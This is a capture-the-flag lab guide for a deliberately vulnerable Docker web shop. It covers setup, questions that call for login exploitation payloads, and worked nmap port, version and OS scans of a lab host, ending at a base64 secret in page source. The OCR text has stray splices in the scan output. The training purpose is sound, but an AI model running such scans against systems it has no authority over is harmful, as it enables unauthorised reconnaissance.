


LAB setup

First, you have to install docker on your system.

Unzip the folder and open the terminal or CMD on that directory.



Open Terminal

Name	Date modified	Type	Size
.git	19/02/2024 01:02	File folder	
init	19/02/2024 01:02	File folder	
Lab_1	19/02/2024 01:02	File folder	
Lab_2	19/02/2024 01:02	File folder	
background_img.jpg	17/02/2024 18:32	JPG File	51 KB
docker-compose.yml	17/02/2024 19:47	Yaml Source File	1 KB
dockerfile	17/02/2024 19:22	File	2 KB
init_db.sql	17/02/2024 19:03	SQL Source File	1 KB
landing.html	17/02/2024 18:32	Chrome HTML Do...	2 KB
my-apache-config.conf	17/02/2024 18:32	CONF File	1 KB

View
Sort by
Group by

New
Properties Alt+Enter

Rename with PowerRename
Open in Terminal

Show more options


Run this command.

```
docker-compose up -d
```

for Windows

```
PS C:\Users\prash\Downloads\upwork\SQL_Lab\SQL_Lab> docker-compose up -d
[+] Running 3/3
  ✓ Network sql_lab_default      Created
  ✓ Container sql_lab-mysql-1    Started
  ✓ Container sql_lab-php-apache-1 Started
```

If you are using Windows check docker desktop. and you found that 2 containers are running one Apache with PHP and another with mysql.



You can also check the running containers with docker ps command it work in both linux and Windows.

```
# To check running containers
docker ps
```

```
C:\Users\prash>docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                         NAMES
7919aa7354cc        sql-php-apache   "docker-php-entrypoi..."   22 hours ago       Up 6 minutes       0.0.0.0:8086->80/tcp           sql-php-apache-1
053588cc421b        mysql:5.7       "docker-entrypoint.s..."   22 hours ago       Up 6 minutes       3306/tcp, 0.0.0.0:3311->3306/tcp   sql-mysql-1
```

The port of the web application is mapped to 8086. If any other service is running on port 8086 in the host OS you have to stop it and make it free.

Visit localhost:8086 to open the Lab. If it shows like the below Image you have successfully setup the Lab.



The vulnerable web application lab is based on a medical site.

Home Page x +

localhost:8086/Lab_1/index.html

Secured Ecommerce Site

Home Login

Shop Exclusive Products Here!!!!

[View Products](#)

Our Products

Home Page x +

localhost:8086/Lab_1/index.html

Our Products

 Stethoscope \$99.99 Add to Cart	 Medical Kit \$49.99 Add to Cart	 Electro \$49.99 Add to Cart
 Medical Box \$49.99 Add to Cart	 Emergency Bed \$49.99 Add to Cart	 Vector \$49.99 Add to Cart

for Linux

kali Linux

```
[kali㉿kali:[~/Desktop/SQL_Lab]
└─$ sudo docker-compose up -d
Creating network "sql_lab_default" with the default driver
Creating volume "sql_lab_db_data" with default driver
Pulling mysql (mysql:5.7)...
5.7: Pulling from library/mysql
20e4dcae4c69: Pull complete
1c56c3d4ce74: Pull complete
e9f03a1c24ce: Pull complete
68c3898c2015: Pull complete
6b95a940e7b6: Pull complete
90986bb8de6e: Pull complete
ae71319cb779: Pull complete
ffc89e9df88: Pull complete
43d05e938198: Downloading [=====] 55.95MB/56.29MB
064b2d298fba: Download complete
df9a4d85569b: Download complete
```

Wait till the image is downloaded and the installation process.

The web app is running on port 8086.


Ubuntu

```
pk@pk-1-2:~/Downloads/sql$ sudo docker-compose up -d
Creating network "sql_default" with the default driver
20e4dcae4c69: Pull complete
1c56c3d4ce74: Pull complete
e9f03a1c24ce: Pull complete
68c3898c2015: Pull complete
6b95a940e7b6: Pull complete
90986bb8de6e: Pull complete
ae71319cb779: Downloading [=====] 13.89MB/25.53MB
064b2d298fba: Download complete
064b2d298fba: Download complete
df9a4d85569b: Download complete
```


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
be91a0b7c9dd	sql_php-apache	"docker-php-entrypoi..."	About a minute ago	Up About a minute	0.0.0.0:8086->80/tcp, :::8086->80/tcp	sql_php-apache_1
3c68e111824b	mysql:5.7	"docker-entrypoint.s..."	About a minute ago	Up About a minute	33060/tcp, 0.0.0.0:3311->3306/tcp, :::3311->3306/tcp	sql_mysql_1

You can deploy the container in any OS and test the application security using kali Linux or any other Linux-based distro. But use the Kali Linux OS because it has pre-installed most of the tools related to the cyber security domain.

Deploy the docker container with ***docker-compose up -d*** this command and make sure if you are running containers in different OS they have the same network or use a bridge connection if you are using a virtual machine (so the attacker OS i.e Kali Linux can make communication with target web application).



If you are using a container inside the guest OS enable the Drag and drop option bidirectional so you can transfer the zip file easily from host to guest.



The question is in simple format.

1>You have to scan the application list out all the open ports and take a screenshot of the open port and which tool are you using for it.

2>Have you found all the ports? use the switch which scans all the ports.

3>Which switch is used for detail verbose mode?

4>You have to scan all the port ranges, version, OS detection take screenshots, and write down all the switches you used.

5>What is the most commonly used for encoding binary data, decode the secret message from web application source code make screenshot of it, and how you did do this?

6>What do you get after decoding it make a screenshot of it?

7>Test the admin panel security of the web application. How do you exploit it? Which tools are used to automate the payload test to exploit the login page, make a screenshot of it. Write down a detailed solution.

8>Write down some payloads that allow you to exploit it at least 3.

9>Have you gotten access to the admin dashboard take a snapshot of it. What is the final flag present inside the admin dashboard take a snapshot of it.

Questions in detailed format

Network Port Analysis:

- Task: Conduct a comprehensive scan of the application to identify all open network ports. Capture a screenshot displaying the open ports. Specify the tool utilized for this scan.
- This task involves using network scanning tools to discover open ports on the target application. Document your process by taking a screenshot of the results, which should include the list of open ports, and clearly mention the tool(s) you employed for this scan

Solution:

You have to scan the IP where the docker container is deployed. Here we deploy the container in Windows and the attacker machine is Kali Linux.

You can get the Windows IP by ipconfig command

```
ipconfig
```

```
PS C:\Users\prash> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::e6d0:9334:d195:7a78%15
IPv4 Address . . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 10:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : 2409:40e5:1001:cecb:2c0c:b7fa:fbf8:25b3
Temporary IPv6 Address . . . . . : 2409:40e5:1001:cecb:fd56:2339:1b04:7068
Link-local IPv6 Address . . . . . : fe80::beel:7d3a:ca63:4643%8
IPv4 Address . . . . . : 192.168.179.176
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::f049:1fff:fef3:bb90%8
192.168.179.231

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

Let's scan this by **NMAP** tool.

```
(kali㉿kali)-[~/Desktop]
$ nmap 192.168.179.176
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 15:18 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.03 seconds
```

Let's use **-Pn** switch because it's blocking ping.

```
(kali㉿kali)-[~/Desktop]
$ nmap 192.168.179.176 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 16:04 EST
Nmap scan report for 192.168.179.176
Host is up (0.013s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
2179/tcp   open  vmrp
8086/tcp   open  d-s-n

Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
```

Exhaustive Port Scanning:

- Task: Ensure the identification of all available ports on the application. Employ the specific switch that enables a complete scan across all port ranges.
- This question directs you to perform an exhaustive scan to uncover every open port on the application. Identify and use the command-line switch that allows the scanning tool to check all 65535 ports for any TCP/UDP services.

Solution:

To scan all port range use -p- flag

```
nmap -p- TARGET
```

```
(kali㉿kali)-[~/Desktop]
$ nmap 192.168.179.176 -Pn -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 16:05 EST
Nmap scan report for 192.168.179.176
Host is up (0.017s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
2179/tcp   open  vmrp
3311/tcp   open  mcns-tel-retthe quieter you become, the more you are able to hear
8086/tcp   open  d-s-n

Nmap done: 1 IP address (1 host up) scanned in 122.82 seconds
```

Verbose Output for Detailed Analysis:

- Task: Identify the switch/command used to enable detailed verbose output during scans.
- When conducting scans, detailed output can be crucial for thorough analysis. Specify the switch or command that provides a verbose mode, offering in-depth details during the scanning process.

Solution:

To enable verbose mode while scanning use -v flag for simple verbose mode and -vv for more detail verbose mode.

```
(kali㉿kali)-[~/Desktop]
$ nmap 192.168.179.176 -Pn -p- -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 16:11 EST
Initiating Parallel DNS resolution of 1 host. at 16:11
Completed Parallel DNS resolution of 1 host. at 16:11, 0.01s elapsed
Initiating Connect Scan at 16:11
Scanning 192.168.179.176 [65535 ports]
Discovered open port 135/tcp on 192.168.179.176
Discovered open port 2179/tcp on 192.168.179.176
```

Comprehensive Scanning and Documentation:

- Task: Execute a scan that covers all port ranges, version detection, and operating system identification. Capture screenshots of your findings and note all switches or commands used during this process.
- This question requires a multifaceted approach to scanning, demanding not just an identification of open ports but also software versions and operating system details. Document your methodology and results comprehensively, including screenshots and a detailed list of all command-line options utilized.

Solution:

The `nmap` command with the `-sc` switch enables default script scanning, allowing Nmap to run a selection of scripts against discovered ports for service enumeration and vulnerability detection. With `-sv`, Nmap performs version detection, probing target ports to identify the software versions running on them. Adding `-O` triggers OS detection, where Nmap analyzes various characteristics to determine the target system's operating system. Combining these switches provides a comprehensive scan, aiding in network analysis, security assessments, and system administration.

-O flag need root privilege so use sudo.

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap 192.168.179.176 -sC -sV -O -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 16:25 EST
Nmap scan report for 192.168.179.176
Host is up (0.0015s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
2179/tcp   open  vmrdp?
3311/tcp   open  mysql   MySQL 5.7.44
| mysql-info:
|   Protocol: 10
|   Version: 5.7.44
|   Thread ID: 4
|   Capabilities flags: 65535
|   Some Capabilities: InteractiveClient, LongPassword, Speaks41ProtocolNew, Support41Auth, Speaks41ProtocolOld
, ODBCClient, LongColumnFlag, IgnoreSigpipes, SwitchToSSLAfterHandshake, FoundRows, IgnoreSpaceBeforeParenthesis
, SupportsLoadDataLocal, SupportsTransactions, DontAllowDatabaseTableColumn, SupportsCompression, ConnectWithD
atabase, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: %4MT\x1AMo\x0DX\x7F2-!\x0C@\x05(zPk
|_  Auth Plugin Name: mysql_native_password
|_ssl-date: TLS randomness does not represent time
```

```

kali@kali:~/Desktop
File Machine View Input Devices Help
1 2 3 4
2179/tcp open  vncrdp?
3311/tcp open  mysql  MySQL 5.7.44
| mysql-info:
|   Protocol: 10
|   Version: 5.7.44
|   Thread ID: 4
|   Capabilities flags: 65535
|   Some Capabilities: InteractiveClient, LongPassword, Speaks41ProtocolNew, Support41Auth, Speaks41ProtocolOld
, ODBCClient, LongColumnFlag, IgnoreSigpipes, SwitchToSSLAfterHandshake, FoundRows, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, SupportsTransactions, DontAllowDatabaseTableColumn, SupportsCompression, ConnectWithDatabase, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: %4MT\x1AMo\x0DX\x7F2-!\x0C@\'\x05(zPk
|_ Auth Plugin Name: mysql_native_password Exclusive Products Here!!!!
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=MySQL_Server_5.7.44_Auto_Generated_Server_Certificate
| Not valid before: 2024-02-17T17:16:00
| Not valid after: 2034-02-14T17:16:00
8086/tcp open  http  Apache httpd 2.4.54 ((Debian))
|_http-title: Vulnerability Assessment and Penetration Testing Lab
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: AC:12:03:91:8E:D0 (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose

```

port 135,2179 is open because docker container host OS is windows.

Decoding Secret Messages:


Decoding Secret Messages:

- Task: Identify the most common method used for encoding binary data. Decode the secret message embedded in the web application's source code. Provide screenshots of both the encoded message and the decoding process.
- Focus on the techniques used for encoding binary data within web applications. Once identified, decode the hidden message found within the source code of the web application, capturing the process and outcome through screenshots.

Solution:


We found that port 8086 running the vulnerable web app. Let's investigate this port.

Let's Investigate Lab1.



It's a medical ecommerce site. which is running on port 8086

Check the source code if we get anything interesting.



```

1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8" />
5     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
6     <link rel="stylesheet" href="style.css" />
7     <title>Home Page</title>
8   </head>
9   <body>
10    <header>
11      <h1>Secured Ecommerce Site</h1>
12    </header>
13    <nav>
14      <ul>
15        <li><a href="index.html">Home</a></li>
16        <!--
17          Sometimes developer hide some secret stuff in source code comment.
18          You know how to decode this?
19
20          aHR0cDovL2xvY2FsaG9zdC9zcWwvTGF1XzEvc2VjcmV0X2xvZ2luLmh0bWw=
21        -->
22      </ul>
23    </nav>
24    <main>
25      <section class="banner">
26        <h2>Shop Exclusive Products Here!!!!</h2>
27        <button class="banner_btn">View Products</button>
28      </section>
29      <section class="product_section">
30        <h2>Our Products</h2>
31        <div class="product_div">
32          <div class="product-card">
33            
34            <h3>Stethoscope</h3>
